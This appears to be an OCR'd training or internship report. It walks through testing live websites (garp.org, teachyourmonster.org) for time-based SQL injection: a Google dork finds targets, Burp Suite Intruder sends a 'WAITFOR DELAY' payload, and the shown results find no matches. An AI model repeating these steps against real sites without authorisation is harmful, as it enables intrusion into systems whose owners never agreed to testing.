
Website-1:

Use the google dork “index.of.?.frm”.


URL: https://www.garp.org/frm/study-materials

POV:

#ST#IS#4899




Go to the intruder window by sending the proxy code to the intruder by right clicking on the input vulnerable options.




Now give the payload as “WAITFOR DELAY” in the payloads section of the intruder.


#ST#IS#4899




Now click on the “Start Attack”.




#ST#IS#4899


Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies
Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Response
HTTP/2 200 OK
Content-Type: text/plain
Access-Control-Allow-Origin:
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=31536000; includeSubDomains
Cross-Origin-Resource-Policy: cross-origin
Content-Length: 0
Server: proxygen-bolt
Alt-Svc: h3=":443"; ma=86400
Date: Sun, 14 May 2023 17:23:13 GMT
Finished
0 matches



Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies
Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Response
HTTP/2 200 OK
Content-Type: text/plain
Access-Control-Allow-Origin:
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=31536000; includeSubDomains
Cross-Origin-Resource-Policy: cross-origin
Content-Length: 0
Server: proxygen-bolt
Alt-Svc: h3=":443"; ma=86400
Date: Sun, 14 May 2023 17:23:13 GMT
Finished
0 matches

#ST#IS#4899



Website-2:


URL: https://www.teachyourmonster.org/account/users/sign_in



